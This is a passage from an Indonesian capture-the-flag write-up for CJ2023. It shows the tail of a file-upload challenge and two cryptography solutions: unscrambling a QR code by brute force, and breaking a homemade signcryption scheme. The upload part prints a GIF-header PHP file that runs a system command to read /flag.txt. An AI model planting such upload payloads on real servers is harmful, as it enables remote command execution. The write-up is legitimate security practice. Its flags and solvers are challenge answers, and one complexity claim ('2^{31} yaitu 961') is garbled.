
```
magic.php  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.php  #!/us
> Users > ACER > OneDrive > Desktop > aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  Click here to ask Blackbox to help you code faster
1  GIF89a;
2  <?php system("cat /flag.txt"); ?>
```

Setelah itu, kita langsung saja menguploadnya pada form dan kita bisa mendapatkan flagnya.

Flag: CJ2023{4n0th3r_unrestricted_file_upload__}

CRYPTOGRAPHY

daruma



Kami mendapat file zip yang berisi **encrypt.py** dan **mixed.png** Berikut adalah isi dari **encrypt.py**:

```
import random
import numpy as np
import qrcode
from PIL import Image

def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element
        assert narr[nx][ny] == element

    return narr

def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr
```

```

FLAG = open('flag.txt', 'r').read()

qr = qrcode.QRCode(border=0)
qr.add_data(FLAG)
qr.make(fit=True)

qr_img = qr.make_image(fill_color="black", back_color="white")
qr_img.save('qr.png')

mat = np.array(qr.get_matrix(), dtype=bool)

a = random.randrange(1, len(mat)-1)
b = random.randrange(1, len(mat)-1)

scrambled = mat
for _ in range(22):
    scrambled = mix(a,b,scrambled)

scrambled = rescale(scrambled)

img = Image.fromarray(scrambled)
img.save('mixed.png')

```

Pada program encrypt diatas, **FLAG** akan di rubah ke QR, dan **ndarrays** dari qr tersebut akan dimix sebanyak 22 kali dengan 2 variabel random ($1 \leq n < \text{width_image}$) yang merupakan key dalam function **mix()** tersebut. setelah proses mix, gambar akan di rescale dan di save dengan nama **mixed.png**.

Setelah beberapa saat menganalisisnya, size dari QR tersebut adalah 33x33, dengan kata lain 2 variabel random tersebut (a, b) akan di kisaran range 1 ~ 32 dan jika kita bruteforce key tersebut hanya akan membutuhkan iterasi sebanyak maksimal 2^{31} yaitu 961.

Selanjutnya kami pun membuat function untuk reverse algoritma **mix()**

```

def demix(a, b, arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), _ in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[x][y] = arr[nx][ny]

    return narr

```

Kemudian kami tinggal validasi QR yang habis di reverse, disini kami menggunakan module pyzbar

```

from itertools import product
from pyzbar.pyzbar import decode

```



```
def validate_qr(arr):
    decoded = decode(invert_image(arr).astype(np.uint8) * 255)
    if decoded:
        print(decoded[0].data.decode())
        return True
    else:
        return False
```

Terakhir kita tinggal membuat solver nya. Berikut adalah isi dari **solve.py**

```
import numpy as np
from PIL import Image
from itertools import product
from pyzbar.pyzbar import decode

def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

def descale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod//10,mod//10), dtype=bool)
    for i in range(mod//10):
        for j in range(mod//10):
            final_arr[i][j] = arr[i*10][j*10]

    return final_arr

def demix(a, b, arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), _ in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[x][y] = arr[nx][ny]

    return narr

def validate_qr(arr):
    decoded = decode(invert_image(arr).astype(np.uint8) * 255)
    if decoded:
        print(decoded[0].data.decode())
        return True
    else:
        return False
```

```
def demix_brute(arr):
    mod = len(arr)
    for a, b in product(range(1, mod), repeat=2):
        narr = arr
        for _ in range(22):
            narr = demix(a, b, narr)
        if validate_qr(rescale(narr)):
            break


def invert_image(arr):
    return np.logical_not(arr)

img = Image.open('mixed.png')
arr = np.asarray(img)
arr = descale(arr)

demix_brute(arr)
```

Flag: CJ2023{small_exercise_to_start_your_day_:D}

chokaro



Kami mendapatkan file zip file yang berisi **challenge.py**, **flag.txt**, dan **Dockerfile**. Berikut isi dari **challenge.py**:

```
import random
from Crypto.Util.number import *

class AECF:
    def __init__(self, p=None, q=None, g=2):

        p = p or getPrime(512)
```

```

q = q or getPrime(512)
n = p * q
self.g = g
self.n2 = n**2
self.totient = n * (p - 1) * (q - 1)

while True:
    self.k = random.randrange(2, self.n2 - 1)
    if GCD(self.k, self.n2) == 1:
        break

while True:
    self.e = random.randrange(2, self.totient - 1)
    if GCD(self.e, self.totient) == 1:
        break

self.d = inverse(self.e, self.totient)

self.l = random.randrange(1, self.n2 - 1)
self.beta = pow(self.g, self.l, self.n2)

def public_key(self):
    return (self.n2, self.e, self.beta)

def private_key(self):
    return (self.d, self.l)

def encrypt_and_sign(self, plaintext, public):
    n2, e, beta = public

    m = bytes_to_long(plaintext)

    r = pow(self.k, e, n2) % n2
    s = m * self.k * pow(beta, self.l, n2) % n2

    return r, s

def decrypt_and_verify(self, r, s, beta):
    m = s * inverse(pow(r, self.d, self.n2), self.n2) * \
        inverse(pow(beta, self.l, self.n2), self.n2) % self.n2

    return long_to_bytes(m)

FLAG = open('flag.txt', 'rb').read()
bob = AECF()

enc_flag = bob.encrypt_and_sign(FLAG, bob.public_key())
assert bob.decrypt_and_verify(*enc_flag, bob.beta) == FLAG

```

```

print("Encrypted flag:", enc_flag)
print("Bob public key:", bob.public_key())

for _ in range(2):
    print()
    print("="*40)
    try:
        n = int(input("Your public modulus: "))
        if n.bit_length() < 2000 or n.bit_length() > 10000 or isPrime(n):
            print("Insecure modulus")
            break

        e = int(input("Your public e: "))
        beta = int(input("Your public beta: "))
        message = input("Message you want to encrypt and sign: ")

        c = bob.encrypt_and_sign(message.encode(), (n, e, beta))
        print("Your ciphertext:", c)

    except Exception as e:
        print(e)
        break

```

Program diatas akan menjalankan enkripsi flag dan menampilkan hasil encrypt-nya dengan class **AECF**, class **AECF** mempunyai algoritma yang mirip dengan **RSA**, algoritma tersebut generate **p** & **q** yang merupakan prima, setelah itu generate **n** dengan mengkalikan **p** dengan **q**, lalu perbedaan terjadi di algoritma selanjutnya, **n** akan di power dengan 2 (n^2 atau $n \cdot n$) dan menghasilkan n_2 , **phi_totient** akan di generate dengan algoritma

$$\phi = n_2 \cdot (p - 1) \cdot (q - 1)$$

kemudian **k** dan **e** di generate random

$1 < k < n_2$ dan **k** coprime dengan **n2**

$1 < e < \phi$ dan **e** coprime dengan **phi_totient**

Pada algoritma **enkripsi** dan **public_key** kita mempunyai status seperti ini

public is (n_2, e, β)
input (n, e, β, m)

$$r = k^e \mod n_2$$

$$s = m \cdot k \cdot \beta^l \mod n_2$$

output (r, s)

dan pada algoritma **dekripsi** dan **private_key** kita mempunyai status seperti ini

Decryption

private is (d, l)

$$m = s \cdot r^{-d} \cdot \beta^{-l} \mod n^2$$

output (m)

dengan informasi diatas kita bisa mendapatkan persamaan dibawah ini

$$\begin{aligned} s &= m \cdot k \cdot \beta^l \mod n^2 \\ m &= s \cdot k^{-1} \cdot \beta^{-l} \mod n^2 \\ s \cdot k^{-1} \cdot \beta^{-l} \mod n^2 &\equiv s \cdot r^{-d} \cdot \beta^{-l} \mod n^2 \\ k^{-1} &\equiv r^{-d} \mod n^2 \end{aligned}$$

Dapat dilihat bahwa hanya dengan **k** dan **beta** kita sudah dapat me reverse nya. Selanjutnya kita bisa encrypt message sendiri dengan memasukkan **m**, **beta**, **e**, dan **n**. Dengan kebebasan seperti itu kita dapat mengeksploitasinya.

jika $m_{inp} = 1$

Maka:

$$\begin{aligned} s_{inp} &= m_{inp} \cdot k \cdot \beta^l \mod n^2 \\ s_{inp} &= 1 \cdot k \cdot \beta^l \mod n^2 \\ s_{inp} &= k \cdot \beta^l \mod n^2 \\ s_{inp}^{-1} &= k^{-1} \cdot \beta^{-l} \mod n^2 \\ m_{flag} &= s_{flag} \cdot s_{inp}^{-1} \mod n^2 \\ m_{flag} &= s_{flag} \cdot k^{-1} \cdot \beta^{-l} \mod n^2 \end{aligned}$$

Dengan begitu kita bisa mendapatkan flagnya, untuk ringkasan diatas bisa di lihat di [sini](#).

Berikut adalah isi dari **solve.py**:

```
from Crypto.Util.number import *
from pwn import *

s_flag =
20760618058354751554477542654031447168461495186650707936644816950186025926129154
47266676489886371812987428376253233694462904512129498024713170273820983201320879
```

```
15039028504057719097475090360246831875548444290285921278372353714278070919508785
61218066014288024421032932900863108749767248848585862560984932199232291335678289
18773830889186891462467723784487589311203464830401771448412180074507187086711305
86945496296608953178764706550468898229493878987262341135849423643734294457192618
63854007545323604790941411606992637744632920261464062861351292892037117557567461
91026797123467833053844501922027573563775381134410599644
```

```
k =
```

```
10685625615660569997484382008953875791894358737251007657185831689355818755954586
41463925905957372344550526295820550752242659571896800213049761320114646584177009
43299396164629564210269071803126191336494637647676735644300339585788153362712183
54239990852743415541311289337430028172752905419916915366868462848404273346002582
33581650027950924800216668391848080355411490968392070055748809133514941302222086
64887403285416286437423860448765020498754088454092685522075254044754100845772016
11396747543226345485709815222937321697854046253218561780117145720489412080500325
65558554040214289662580729030459737785994868469779422272
```

```
n =
```

```
65728857065498683291704166301918019112618129172140854603249330010522493570672127
64209025382615471171313702408264335294122338695380619399927076695184629402982069
81654116882310223084262373542402325595791679656804450882299365544221260229725904
80019607539806399082998760976826016090107158905792515938517142625796599063676542
66861250658393413257382640783153476541521765433250946053607999324282331260940881
52865932917683736754354086942704842792114402826506337409172177849373910187896241
23623308968962053095995973510906615772933614933926158240737185068469326956234492
94148294230766627963051943383409194898139251254412025561
```

```
b_pow_l_mul_k_mul_m =
```

```
44214283765810061511063434626370408414859220871041984362520713817906752315666309
38014176596326248207920150794318397743677723207495679086907631324755907168150904
35355014736129559516829360684885528412236516597311859811655902799795461827736363
24579684634022273444703868413662165980796744097147217338310733765100221605887283
63043234289353899651235260930133407566869450782594078395137370559400856483810684
95309673885879802221366369186274297167887122236096498195376810738680134610614459
16989927907605285043935322221928468943177558327100579180975223862436666375672492
7124457240519148455458450904104328446806895337754582580
```

```
b_pow_l_mul_k = b_pow_l_mul_k_mul_m * inverse(bytes_to_long(b"1"), n) % n
```

```
flag = s_flag * inverse(b_pow_l_mul_k, n) % n
```

```
print(long_to_bytes(flag))
```

* note: saya sedikit malas membuat script automasi nya, dan disitu ada `inverse(b"1")` karena inputnya berupa string

```
Flag: CJ2023{dont_roll_your_own_crypto_part_XXXXX_idk}
```